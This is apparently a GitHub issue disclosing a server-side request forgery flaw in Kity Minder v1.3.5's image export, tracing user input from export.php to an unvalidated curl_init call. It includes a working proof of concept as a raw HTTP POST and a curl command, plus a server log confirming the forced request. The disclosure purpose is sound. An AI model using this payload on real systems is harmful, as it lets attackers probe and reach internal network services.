[Vuln] SSRF vulnerability in `init` Function of `ImageCapture.class.php` File (Kity Minder v1.3.5 version) #345

Open zer0yu opened this issue on May 25 · 0 comments

zer0yu commented on May 25

Server-side request forgery (also known as SSRF) is a web security vulnerability that allows an attacker to induce the server-side application to make requests to an unintended location.

Impact version: v1.3.5
Test with PHP 7.2

The vulnerable code is located in the `init` function of the `native-support/archive/src/ImageCapture.class.php` file, which does not sufficiently validate the image parameter, leading to a taint introduced from the `native-support/export.php` file in the `$_REQUEST['data']` variable in the `native-support/export.php` file and eventually enters the tainted function `curl_init`, which, after the `curl_exec` function is executed, sends a request to the URL specified by the image parameter, eventually leading to an SSRF vulnerability.

The function call path is as follows.

```
file: native-support/export.php
code: $file = Parser::toXMind( $_REQUEST['data'] );

file: native-support/archive/src/Parser.class.php
code: return XMindParser::parse( htmlspecialchars( $source, ENT_NOQUOTES ), $previewImage );

file: native-support/archive/src/Parser.xmind.class.php
code: $data = self::doParse( $sourceJSON );

file: native-support/archive/src/Parser.xmind.class.php
code: 'topic' => self::parseTopic( $source, $attachments )

file: native-support/archive/src/Parser.xmind.class.php
code: self::parseImage( $source, $attachments );

file: native-support/archive/src/Parser.xmind.class.php
```

```
code: $image = ImageCapture::capture( $source[ 'data' ][ 'image' ] );

file: native-support/archive/src/ImageCapture.class.php
code: $curl = self::init( $url );
```

The vulnerable function `init`

```
private static function init ( $url ) {

    $curl = curl_init( $url );

    curl_setopt( $curl, CURLOPT_AUTOREFERER, true );
    curl_setopt( $curl, CURLOPT_FOLLOWLOCATION, true );
    curl_setopt( $curl, CURLOPT_RETURNTRANSFER, true );
    curl_setopt( $curl, CURLOPT_RETURNTRANSFER, true );

    // 尝试连接时间 10s
    curl_setopt( $curl, CURLOPT_RETURNTRANSFER, 10 * 1000 );
    curl_setopt( $curl, CURLOPT_MAXREDIRS, 5 );
    curl_setopt( $curl, CURLOPT_TIMEOUT, 30 );

    return $curl;

}
```


Because the `image` parameter is unrestricted, it is also possible to use the server side to send requests, such as probing intranet web services. The corresponding PoC is as follows

```
POST /export.php HTTP/1.1
Host: 172.16.119.1:81
Content-Length: 64
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://172.16.119.1:81
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.4844.84 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appl
exchange;v=b3;q=0.9
Referer: http://172.16.119.1:81/export.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

type=xmind&data={"data":{"image":"http://172.16.119.1/testpoc"}}
```

You can also use the following curl command to verify the vulnerability

```
curl -i -s -k -X $'POST' \
    -H $'Host: 172.16.119.1:81' -H $'Content-Length: 64' -H $'Content-Type: application/x-www-form-urlencoded' -H $'Connection: close' \
    --data-binary $'type=xmind&data={\"data\":{\"image\":\"http://172.16.119.1/testpoc\"}}' \
    $'http://172.16.119.1:81/export.php'
```



```
/tmp
❯ php -S 0.0.0.0:80
PHP 7.2.34 Development Server started at Wed May 25 20:13:59 2022
Listening on http://0.0.0.0:80
Document root is /private/tmp
Press Ctrl-C to quit.
[Wed May 25 20:14:02 2022] 172.16.119.1:64700 [200]: /testpoc
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant